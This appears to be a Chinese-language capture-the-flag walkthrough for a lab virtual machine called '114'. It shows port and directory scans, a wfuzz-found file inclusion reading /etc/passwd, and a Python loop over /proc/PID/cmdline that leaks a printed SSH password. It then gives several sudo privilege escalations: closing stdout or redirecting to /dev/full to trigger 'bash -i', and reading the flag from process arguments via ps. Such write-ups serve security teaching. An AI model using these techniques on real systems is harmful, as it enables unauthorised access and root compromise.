114

10.156.131.88

信息搜集

端口扫描

```
root@LAPTOP-O235O5EH [~] ➜  rustscan -a 10.156.131.88
                             [11:05:35]
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
_____________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch
size '-b 10140'.
Open 10.156.131.88:22
Open 10.156.131.88:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-18 11:06 CST
Initiating ARP Ping Scan at 11:06
Scanning 10.156.131.88 [1 port]
Completed ARP Ping Scan at 11:06, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:06
Completed Parallel DNS resolution of 1 host. at 11:06, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:06
Scanning 10.156.131.88 [2 ports]
Discovered open port 80/tcp on 10.156.131.88
Discovered open port 22/tcp on 10.156.131.88
Completed SYN Stealth Scan at 11:06, 0.02s elapsed (2 total ports)
Nmap scan report for 10.156.131.88
Host is up, received arp-response (0.00070s latency).
Scanned at 2026-01-18 11:06:17 CST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:8D:FE:9E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

```
            Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

80/tcp目录扫描

```
root@LAPTOP-O235O5EH [~] ➜  dirsearch -u http://10.156.131.88/
                             [11:07:15]
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|||  _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460

Output File: /root/reports/http_10.156.131.88/__26-01-18_11-07-24.txt

Target: http://10.156.131.88/

[11:07:24] Starting:
[11:07:24] 403 -  278B  - /.ht_wsr.txt
[11:07:24] 403 -  278B  - /.htaccess.bak1
[11:07:24] 403 -  278B  - /.htaccess.orig
[11:07:24] 403 -  278B  - /.htaccess.sample
[11:07:24] 403 -  278B  - /.htaccess.save
[11:07:24] 403 -  278B  - /.htaccess_extra
[11:07:24] 403 -  278B  - /.htaccess_orig
[11:07:24] 403 -  278B  - /.htaccess_sc
[11:07:24] 403 -  278B  - /.htaccessOLD
[11:07:24] 403 -  278B  - /.htaccessBAK
[11:07:24] 403 -  278B  - /.htaccessOLD2
[11:07:24] 403 -  278B  - /.html
[11:07:24] 403 -  278B  - /.htm
[11:07:24] 403 -  278B  - /.httr-oauth
[11:07:24] 403 -  278B  - /.htpasswd_test
[11:07:24] 403 -  278B  - /.htpasswds
[11:07:24] 403 -  278B  - /.php
[11:07:30] 500 -    0B  - /file.php
[11:07:35] 403 -  278B  - /server-status
[11:07:35] 403 -  278B  - /server-status/

Task Completed
```

/file.php fuzz

```
root@LAPTOP-O235O5EH [~] ➜  wfuzz -z file,/usr/share/wordlists/dirb/common.txt --
-hh 0 "http://10.156.131.88/file.php?FUZZ=/etc/passwd"
```

```
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.156.131.88/file.php?FUZZ=/etc/passwd
Total requests: 4614

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001601:   200        26 L     38 W       1394 Ch     "file"

Total time: 2.345285
Processed Requests: 4614
Filtered Requests: 4613
Requests/sec.: 1967.350
```

文件包含漏洞


现在知道了用户名但是缺少密码

查看进程启动时使用的完整命令行参数

```python
import requests

base = "http://10.156.131.88/file.php?file=/proc"

for pid in range(1, 500):
    url = f"{base}/{pid}/cmdline"
    r = requests.get(url, timeout=3)
    text = r.text.replace('\x00', ' ').strip()
    if text:
        print(f"[+] PID {pid}: {text}")
```



welcome:6WXqj9Vc2tdXQ3TN0z54

提权

welcome

```
ssh welcome@10.156.131.88
[11:12:01]
```

sudo提权

```
welcome@114:~$ sudo -l
Matching Defaults entries for welcome on 114:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on 114:
    (ALL) NOPASSWD: /opt/read.sh
    (ALL) NOPASSWD: /opt/short.sh
```

```
welcome@114:/opt$ cat read.sh
#!/bin/bash

echo "Input the flag:"
if head -1 | grep -q "$(< /root/root.txt)"
then
        echo "Y"
else
        echo "N"
fi
welcome@114:/opt$ cat
read.sh   short.sh
welcome@114:/opt$ cat short.sh
#!/bin/bash

PATH=/usr/bin
My_guess=$RANDOM

echo "This is script logic"
cat << EOF
if [ "$1" != "$My_guess" ] ;then
    echo "Nop";
else
    bash -i;
fi
EOF

[ "$1" != "$My_guess" ] && echo "Nop" || bash -i
```

root 方案一(baby)

```
while true; do sudo /opt/short.sh $RANDOM; done
```

方案二

```
welcome@114:/opt$ cat short.sh
#!/bin/bash

PATH=/usr/bin
My_guess=$RANDOM

echo "This is script logic"
cat << EOF
if [ "$1" != "$My_guess" ] ;then
    echo "Nop";
else
    bash -i;
fi
EOF

[ "$1" != "$My_guess" ] && echo "Nop" || bash -i
```

虽然乍一眼看上面的if判断和下面的判断是一样的但是下面利用的&&会造成提权

思路是利用&&的逻辑造成执行base -i

当$1 != My_guess的时候会输入Nop，但是如果echo也不执行就会执行bash -i

每一个命令运行的时候都会连接三个stream流

- STDIN (0) - 标准输入，描述符为0
- STDOUT (1) - 标准输出，描述符为1，用&1表示标注输出流
- STDERR (2) - 标准错误，描述符为2

所以这里只需要关闭标准输出同时$1又不等于My_guess

```
sudo /opt/short.sh '1' >&-
```

root@114:/opt# cat /root/root.txt
cat: write error: Bad file descriptor

这里报错是因为我们已经关闭了标准输出管道

可以利用标准错误管道输出

```
cat /root/root.txt >&2
```

桥九九方案

```
sudo /opt/short.sh > /dev/full
```

原理也是一样的


方案三

```
#!/bin/bash
echo "Input the flag:"
if head -1 | grep -q "$(< /root/root.txt)"
then
        echo "Y"
else
        echo "N"
fi
```

打开两个终端一个终端输入

```
sudo /opt/read.sh
```

另一个终端输入ps aux



原理

在 Linux 执行一条命令前，Shell 会先进行**变量替换和命令替换。** 当执行到 `grep -q "$(< /root/root.txt)"` 时：

1. Shell 先读取 `/root/root.txt` 的内容（假设是 `flag{test_code}`）。
2. Shell 将命令重组为：`grep -q "flag{test_code}"`。
3. 这个完整的命令字符串会被记录在内核的进程表项中，具体路径为 `/proc/[PID]/cmdline`。

由于脚本中使用了管道符 `|`，`head` 和 `grep` 是同时启动的。`head` 在等待用户输入时会阻塞，这导致 `grep` 进程也会一直驻留在进程列表中。此时，任何用户通过 `ps` 命令都可以查看到该进程的启动参数。